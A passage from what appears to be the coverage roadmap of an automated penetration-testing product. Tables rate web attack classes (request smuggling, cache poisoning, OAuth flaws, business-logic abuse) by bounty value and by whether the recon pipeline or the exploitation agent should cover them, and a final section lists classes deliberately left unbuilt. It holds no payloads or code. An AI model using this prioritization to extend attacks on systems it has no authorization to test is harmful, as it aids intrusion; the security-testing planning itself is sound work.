| The desync endgame (0.CL / CL.0, CVE-2025-32094) | 22 | P1 · $$$$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. Currently NONE there. |
| Web cache poisoning | 2 | P1-P2 · $$$ | R FULL · A PART | **Recon has this complete and it is safety-gated, so nothing is owed there.** recon/cache_scan/ is a 10-file engine with a 5-phase confirmation pipeline; WEB_CACHE_POISON_ENABLED sits in the registry's attack group, so shipping it off is correct for an active attack. The remaining work is **agent-side**: pb cache is a 7-header reflection probe with no verification that the poisoned response is served from cache. |
| HTTP request smuggling, classic | 2 | P1-P2 · $$$ | R NONE · A PART | **Agent owns this, and it is the one genuine reachability defect.** http_request_smuggling has a prompt module, a classifier section and a per-project default, but is **absent from KNOWN_ATTACK_PATHS** (state.py:53), so is_valid_attack_path_value rejects it and **no operator action can load it**. Unlike a toggle or a /skill invocation, there is no UI path that fixes this. Currently PART there. |
| HTTP/2 downgrade smuggling (H2.CL, H2.TE) | 2 | P1 · $$$ | R NONE · A NONE | **Agent owns this**: a desync needs raw byte-level framing control, and both curl and the capture proxy normalise the ambiguity away before it reaches the front end. The other side would duplicate it without adding coverage. Currently NONE there. |
| GraphQL field-level authorization gaps | 3 | P1 · $$$ | R NONE · A PART | **Agent owns this**: needs either a second principal or reasoning over the schema; a pipeline has neither. The other side would duplicate it without adding coverage. Currently PART there. |
| GraphQL mutations exposing admin operations | 3 | P1 · $$$ | R NONE · A PART | **Agent owns this**: needs either a second principal or reasoning over the schema; a pipeline has neither. The other side would duplicate it without adding coverage. Currently PART there. |
| GraphQL injection into a downstream filter or ORM | 3 | P1 · $$$ | R NONE · A NONE | **Agent owns this**: needs either a second principal or reasoning over the schema; a pipeline has neither. The other side would duplicate it without adding coverage. Currently NONE there. |
| Using default credentials | 4 | P1 · $$$ | R FULL · A PART | **Agent owns this**: needs credentialed enumeration and privilege reasoning against a live cloud or directory identity. Currently PART there. |
| Authorization code leaked via Referer or open redirect | 5 | P1 · $$$ | R NONE · A PART | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. The other side would duplicate it without adding coverage. Currently PART there. |
| XML signature wrapping (XSW) | 5 | P1 · $$$ | R NONE · A PART | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. The other side would duplicate it without adding coverage. Currently PART there. |
| id_token audience or issuer not validated | 5 | P1 · $$$ | R NONE · A PART | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. Currently PART there. |
| Third-party access token substitution | 5 | P1 · $$$ | R NONE · A NONE | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. The other side would duplicate it without adding coverage. Currently NONE there. |
| Tool and function-call abuse | 6 | P1-P2 · $$$ | R PART · A PART | **Agent owns this**: needs multi-turn adversarial interaction with a model, not a single probe. The other side would duplicate it without adding coverage. Currently PART there. |
| Cross-tenant PII leakage | 6 | P1 · $$$ | R NONE · A NONE | **Agent owns this**: needs multi-turn adversarial interaction with a model, not a single probe. The other side would duplicate it without adding coverage. Currently NONE there. |
| Protocol coverage edges | 9 | P1 · $$$ | R NONE · A PART | **Agent owns this**: adaptive payload construction against an unknown filter, confirmed through an out-of-band channel. The other side would duplicate it without adding coverage. Currently PART there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Server-side JavaScript injection | 10 | P1 · $$$ | R NONE · A PART | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. Currently PART there. |
| Argument injection | 10 | P1-P2 · $$$ | R NONE · A NONE | **Agent owns this**: the detection half already runs via nuclei's default tags; what is missing is exploitation, which is adaptive by nature. The other side would duplicate it without adding coverage. Currently NONE there. |
| Price / amount / discount tampering | 12 | P1-P2 · $$$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Workflow step skipping | 12 | P1-P2 · $$$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Refund and cashback loops | 12 | P1 · $$$ | R NONE · A NONE | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently NONE there. |
| 2FA bypass, step skipped | 13 | P3 / P1 · $$$ | R NONE · A PART | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. Currently PART there. |
| OTP / 2FA brute force | 13 | P1-P2 · $$$ | R NONE · A PART | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. Currently PART there. |
| Account merge on an unverified email claim | 13 | P1 · $$$ | R NONE · A NONE | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. Currently NONE there. |
| Universal XSS (UXSS) | 16 | P4 / P1 · $$$ | R NONE · A NONE | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. Currently NONE there. |
| Framework-internal cache poisoning | 22 | P1 · $$$ | R FULL · A NONE | **Recon has this complete and safety-gated**: the Next.js / Nuxt / Remix / React Router packs in `cache_scan/hypotheses.py:97`, behind the same `attack`-group toggle. Agent side has no framework pack at all; that is the only outstanding half. |
| Webhook signature not verified or replayable | 3 | P2 · $$$ | R NONE · A PART | **Agent owns this**: needs either a second principal or reasoning over the schema; a pipeline has neither. The other side would duplicate it without adding coverage. Currently PART there. |
| Weak `redirect_uri` validation | 5 | P2 · $$$ | R NONE · A PART | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. The other side would duplicate it without adding coverage. Currently PART there. |
| Mutation XSS (mXSS) and sanitizer bypass | 16 | P2 · $$$ | R NONE · A NONE | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. Currently NONE there. |
| Client-Side Path Traversal (CSPT) | 18 | P2-P3 · $$$ | R NONE · A NONE | **Agent owns this**: needs DOM execution plus reasoning about the request the SPA itself builds. The other side would duplicate it without adding coverage. Currently NONE there. |
| CSPT2CSRF | 18 | P2-P3 · $$$ | R NONE · A NONE | **Agent owns this**: needs DOM execution plus reasoning about the request the SPA itself builds. The other side would duplicate it without adding coverage. Currently NONE there. |
| CSPT via user-uploaded JSON | 18 | P2 · $$$ | R NONE · A NONE | **Agent owns this**: needs DOM execution plus reasoning about the request the SPA itself builds. The other side would duplicate it without adding coverage. Currently NONE there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Parser differentials | 22 | P2-P3 · $$$ | R PART · A PART | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently PART there. |
| Data and model poisoning (LLM04) | 6 | P1 · $$ | R NONE · A NONE | **Agent owns this**: needs multi-turn adversarial interaction with a model, not a single probe. The other side would duplicate it without adding coverage. Currently NONE there. |
| Insufficient verification of data authenticity | 8 | P1-P4 · $$ | R NONE · A PART | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. Currently PART there. |
| Node / JavaScript deserialization | 11 | P1 · $$ | R NONE · A NONE | **Agent owns this**: requires selecting and building a gadget chain for the stack actually observed. The other side would duplicate it without adding coverage. Currently NONE there. |
| SOAP / WSDL client-proxy RCE (.NET) | 22 | P1 · $$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently NONE there. |
| Expect-based and obfuscation-based desync | 2 | P2 · $$ | R NONE · A PART | **Agent owns this**: a desync needs raw byte-level framing control, and both curl and the capture proxy normalise the ambiguity away before it reaches the front end. The other side would duplicate it without adding coverage. Currently PART there. |
| Client-side desync | 2 | P2 · $$ | R NONE · A NONE | **Agent owns this**: a desync needs raw byte-level framing control, and both curl and the capture proxy normalise the ambiguity away before it reaches the front end. The other side would duplicate it without adding coverage. Currently NONE there. |
| gRPC-web / JSON transcoding gaps | 3 | P2 · $$ | R NONE · A PART | **Agent owns this**: needs either a second principal or reasoning over the schema; a pipeline has neither. The other side would duplicate it without adding coverage. Currently PART there. |
| Overly permissive IAM roles | 4 | P2 · $$ | R NONE · A PART | **Agent owns this**: needs credentialed enumeration and privilege reasoning against a live cloud or directory identity. Currently PART there. |
| Scope escalation / consent bypass | 5 | P2 · $$ | R NONE · A NONE | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. The other side would duplicate it without adding coverage. Currently NONE there. |
| Excessive agency (LLM06) | 6 | P2 · $$ | R PART · A NONE | **Agent owns this**: needs multi-turn adversarial interaction with a model, not a single probe. The other side would duplicate it without adding coverage. Currently NONE there. |
| Vulnerable dependency with a proven reachable path | 7 | P2-P3 · $$ | R PART · A PART | **Agent owns this**: requires reading a workflow or manifest and reasoning about which untrusted field reaches a privileged step. Currently PART there. |
| Software or data integrity failures | 7 | P2 · $$ | R NONE · A NONE | **Agent owns this**: requires reading a workflow or manifest and reasoning about which untrusted field reaches a privileged step. The other side would duplicate it without adding coverage. Currently NONE there. |
| Key reuse across environments | 8 | P2 · $$ | R NONE · A PART | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. Currently PART there. |
| Negative or fractional quantity | 12 | P2 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Currency and unit confusion | 12 | P2 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. Currently PART there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Coupon reuse and stacking | 12 | P2 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Time-of-check to time-of-use | 12 | P2 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Multi-endpoint race / state confusion | 12 | P2 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Client-side entitlement / feature-flag checks | 12 | P2 · $$ | R PART · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. Currently PART there. |
| Inconsistent state across services | 12 | P2 · $$ | R NONE · A NONE | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently NONE there. |
| Cookie tossing / cookie injection from a subdomain | 13 | P2 · $$ | R NONE · A NONE | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. Currently NONE there. |
| Pre-account takeover | 13 | P2 · $$ | R NONE · A NONE | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. Currently NONE there. |
| Backup / recovery code weaknesses | 13 | P2 · $$ | R NONE · A NONE | **Agent owns this**: a multi-step authentication flow with state carried between steps; recon holds at most one identity and cannot sequence it. The other side would duplicate it without adding coverage. Currently NONE there. |
| Unprotected export, report and print endpoints | 14 | P2 · $$ | R PART · A PART | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. Currently PART there. |
| Stale or revoked permissions still honored | 14 | P2 · $$ | R NONE · A PART | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. Currently PART there. |
| Client-side template injection | 16 | P2 · $$ | R NONE · A NONE | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. Currently NONE there. |
| CSRF token not bound to the session | 17 | P2 · $$ | R NONE · A PART | **Agent owns this**: needs a victim browser and cross-origin state, not a server-side probe. The other side would duplicate it without adding coverage. Currently PART there. |
| Cross-Site WebSocket Hijacking | 17 | P2 · $$ | R NONE · A PART | **Agent owns this**: needs a victim browser and cross-origin state, not a server-side probe. The other side would duplicate it without adding coverage. Currently PART there. |
| Unicode normalization exploitation | 22 | P2 · $$ | R NONE · A PART | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently PART there. |
| SSRF via HTTP redirect loops | 22 | P2 · $$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently NONE there. |
| Model extraction | 6 | P1 · $ | R NONE · A NONE | **Agent owns this**: needs multi-turn adversarial interaction with a model, not a single probe. The other side would duplicate it without adding coverage. Currently NONE there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Unsafe consumption of APIs | 3 | P2 · $$ | R NONE · A NONE | **Agent owns this**: needs either a second principal or reasoning over the schema; a pipeline has neither. The other side would duplicate it without adding coverage. Currently NONE there. |
| Missing cryptographic step / improper spec implementation | 8 | P2-P3 · $$ | R NONE · A PART | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. Currently PART there. |
| Arbitrary file delete | 15 | P2 · $$ | R NONE · A NONE | **Agent owns this**: the upload endpoint is already discoverable; the class itself is the bypass, which adapts to whatever the filter does. The other side would duplicate it without adding coverage. Currently NONE there. |
| Mishandling of exceptional conditions (A10:2025) | 20 | P2-P4 · $$ | R NONE · A NONE | **Agent owns this**: destructive or load-generating; must never run unattended across an engagement. The other side would duplicate it without adding coverage. Currently NONE there. |
| Implicit flow token in the URL fragment | 5 | P3 · $$ | R NONE · A PART | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. The other side would duplicate it without adding coverage. Currently PART there. |
| Trial, downgrade and entitlement abuse | 12 | P3 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Rate limit bypass | 12 | P3-P4 · $$ | R PART · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Expiry and clock logic | 12 | P3 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Quantity/unit mismatch between UI and API | 12 | P3 · $$ | R NONE · A PART | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently PART there. |
| Referral and reward abuse | 12 | P3 · $$ | R NONE · A NONE | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently NONE there. |
| Unrestricted access to sensitive business flows | 12 | P3 · $$ | R NONE · A NONE | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently NONE there. |
| Suspended, deleted or unverified account still authorized | 14 | P3 · $$ | R NONE · A PART | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. Currently PART there. |
| CSP bypass | 16 | P3-P4 · $$ | R PART · A PART | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. Currently PART there. |
| Dangling markup injection | 16 | P3 · $$ | R NONE · A NONE | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. Currently NONE there. |
| CSS injection and style-based exfiltration | 16 | P3-P4 · $$ | R NONE · A NONE | **Agent owns this**: needs a browser oracle and per-context payload adaptation. The other side would duplicate it without adding coverage. Currently NONE there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| XS-Leaks | 17 | P3-P4 · $$ | R NONE · A NONE | **Agent owns this**: needs a victim browser and cross-origin state, not a server-side probe. The other side would duplicate it without adding coverage. Currently NONE there. |
| DOM clobbering | 18 | P3 · $$ | R NONE · A NONE | **Agent owns this**: needs DOM execution plus reasoning about the request the SPA itself builds. Worth building despite the rating because turns an HTML-injection-only primitive into script execution (§23). Currently NONE there. |
| Algorithmic complexity | 20 | P3 · $$ | R NONE · A PART | **Agent owns this**: destructive or load-generating; must never run unattended across an engagement. The other side would duplicate it without adding coverage. Currently PART there. |
| Cross-site ETag length leak | 22 | P3-P4 · $$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently NONE there. |
| XS-Leak via connection-pool prioritization | 22 | P3-P4 · $$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently NONE there. |
| HTTP/2 CONNECT port scanning | 22 | P3 · $$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently NONE there. |
| Side channels as a core primitive | 22 | P3-P4 · $$ | R NONE · A NONE | **Agent owns this**: oracle construction rather than signature matching: the defining property of the 2025-26 frontier classes. The other side would duplicate it without adding coverage. Currently NONE there. |
| OAuth account squatting | 5 | P4 · $$ | R NONE · A NONE | **Agent owns this**: a multi-step federated flow whose state is carried across redirects: a pipeline cannot drive it, and the verdict depends on what the IdP returns. The other side would duplicate it without adding coverage. Currently NONE there. |
| Amplified email and SMS triggering | 20 | P4 · $$ | R NONE · A NONE | **Agent owns this**: destructive or load-generating; must never run unattended across an engagement. The other side would duplicate it without adding coverage. Currently NONE there. |
| Weak hash: salt, predictable salt, key stretching | 8 | P3-P5 · $ | R NONE · A PART | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. Currently PART there. |
| Timing attack | 8 | P4 · $ | R NONE · A PART | **Agent owns this**: requires building and iterating an oracle against one specific token; there is no signature to scan for. The other side would duplicate it without adding coverage. Currently PART there. |
| Captcha bypass | 12 | P4 · $ | R NONE · A NONE | **Agent owns this**: requires articulating the invariant the application is trying to hold. There is no payload and no signature: the taxonomy calls this the highest-skill, lowest-competition family for exactly this reason. The other side would duplicate it without adding coverage. Currently NONE there. |
| Bypass of password confirmation | 14 | P4 · $ | R NONE · A PART | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. Currently PART there. |
| Lack of password confirmation on sensitive actions | 14 | P4-P5 · $ | R NONE · A NONE | **Agent owns this**: needs two principals and a judgement about whether the returned body genuinely belongs to the other user: a length match is not a finding. The other side would duplicate it without adding coverage. Currently NONE there. |
| Off-domain XSS via data URI | 16 | P4 · $ | R NONE · A PART | **Agent owns this**: an XSS variant, and the agent already holds the payload reference. Low value, but it is a real variant rather than scanner noise, so it belongs in the backlog at its rating rather than on the do-not-build list. Currently PART there. |
| Referer-based XSS | 16 | P4 · $ | R NONE · A PART | **Agent owns this**: covered by `xss_exploitation.md`'s header-injection section; a genuine variant, not §24 noise. Currently PART there. |
| Client-side race / state confusion in an SPA | 18 | P4 · $ | R NONE · A NONE | **Agent owns this**: needs DOM execution plus reasoning about the request the SPA itself builds. The other side would duplicate it without adding coverage. Currently NONE there. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Reflected XSS, self | 16 | P5 · $ | R PART · A PART | **Agent owns this**: worth building despite the rating because worthless alone, real once paired with login CSRF (§23), and the XSS half is already FULL. Currently PART there. |
| Stored XSS, self | 16 | P5 · $ | R NONE · A PART | **Agent owns this**: worth building despite the rating because same delivery-chain logic. Currently PART there. |
| Cookie-based XSS | 16 | P5 · $ | R NONE · A NONE | **Agent owns this**: worth building despite the rating because needs a cookie-injection primitive; pairs with cookie tossing (§23). Currently NONE there. |
| App crash via malformed input | 20 | P5 · $ | R NONE · A PART | **Agent owns this**: destructive or load-generating; must never run unattended across an engagement. The other side would duplicate it without adding coverage. Currently PART there. |

## E. Deliberately not: do not build (44)

The taxonomy is blunt: *"Raw, unvalidated scanner output. The single most common reason a report is closed."* For this group a NONE verdict is correct behaviour, not a deficiency. Revisit only when one completes a chain.

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Lack of network segmentation | 4 | P3 · $$ | R NONE · A NONE | not observable from a black-box position outside the network. |
| Binary planting / DLL search order | 16 | P3 · $$ | R NONE · A NONE | desktop-installer scope, not web. |
| Desktop / thick client | 21 | P3 · $$ | R NONE · A NONE | requires binary and installer analysis, which is outside a web-surface product. |
| Sensitive / non-sensitive token in URL | 1 | P4-P5 · $ | R PART · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Token leakage via Referer | 1 | P4-P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| DBMS misconfiguration, excessive privilege | 4 | P4 · $ | R PART · A PART | needs authenticated database access; as a black-box finding it reduces to the exposed-datastore row already covered. |
| Lack of security headers | 4 | P4-P5 · $ | R PART · A FULL | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Username / email enumeration | 13 | P4-P5 · $ | R NONE · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. It does enable the password-spray path the agent already has, so revisit if that becomes a routine play. |
| 2FA secret cannot be rotated | 13 | P4 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Weak or absent password policy | 13 | P4-P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| External authentication injection | 19 | P4 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Known public info / intentional samples | 1 | P5 · $ | R PART · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Directory listing | 1 | P5 · $ | R NONE · A FULL | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| robots.txt with sensitive paths | 1 | P5 · $ | R PART · A FULL | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| Mixed content (HTTPS sourcing HTTP) | 1 | P5 · $ | R PART · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| JSON hijacking / XSSI | 1 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Missing CAA record / missing DNSSEC | 4 | P5 · $ | R PART · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Insecure Content-Security-Policy | 4 | P5 · $ | R PART · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Potentially unsafe HTTP method (OPTIONS, TRACE) | 4 | P5 · $ | R NONE · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Bitsquatting | 4 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Incomplete cleanup of keying material | 8 | P5 · $ | R NONE · A NONE | not externally observable at all. |
| No account lockout | 13 | P5 · $ | R NONE · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. Same caveat: it is the precondition that makes brute force viable. |
| Excessive JWT lifetime / no revocation | 13 | P5 · $ | R NONE · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Sensitive information disclosed inside a JWT | 13 | P5 · $ | R NONE · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Session not invalidated on email, 2FA or permission change | 13 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Concurrent sessions / long timeout | 13 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Email verification bypass | 13 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Old 2FA code not invalidated | 13 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Missing 2FA failsafe | 13 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Secret questions used for account verification | 13 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| XSS via the TRACE method | 16 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Reflected File Download | 16 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Same-Site Scripting | 16 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| CSRF on logout / token not unique per request | 17 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Tabnabbing / missing `noopener` | 17 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Lack of a security speed-bump page | 17 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |

| Class | § | P·$ | Now | Why |
|---|---|---|---|---|
| HTML content injection / text injection | 19 | P5 · $ | R NONE · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| RTLO | 19 | P5 · $ | R NONE · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Homograph / IDN spoofing | 19 | P5 · $ | R PART · A PART | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Email hyperlink injection | 19 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| Tabnabbing | 19 | P5 · $ | R NONE · A NONE | The taxonomy lists this among findings "commonly closed as informational" (§24). Building detection adds triage noise, not findings. |
| IoT / firmware | 21 | P1-P2 · unrated | R NONE · A NONE | a separate discipline with no firmware-handling path in the product; out of scope by design. |
| Blockchain and smart contracts | 21 | P1 · unrated | R NONE · A NONE | a separate discipline that the taxonomy itself lists only for completeness. |
| Physical and social | 21 | unrated | R NONE · A PART | RoE-gated by design; RedAmon generates payloads and deliberately does not run credential-harvesting or AiTM flows. |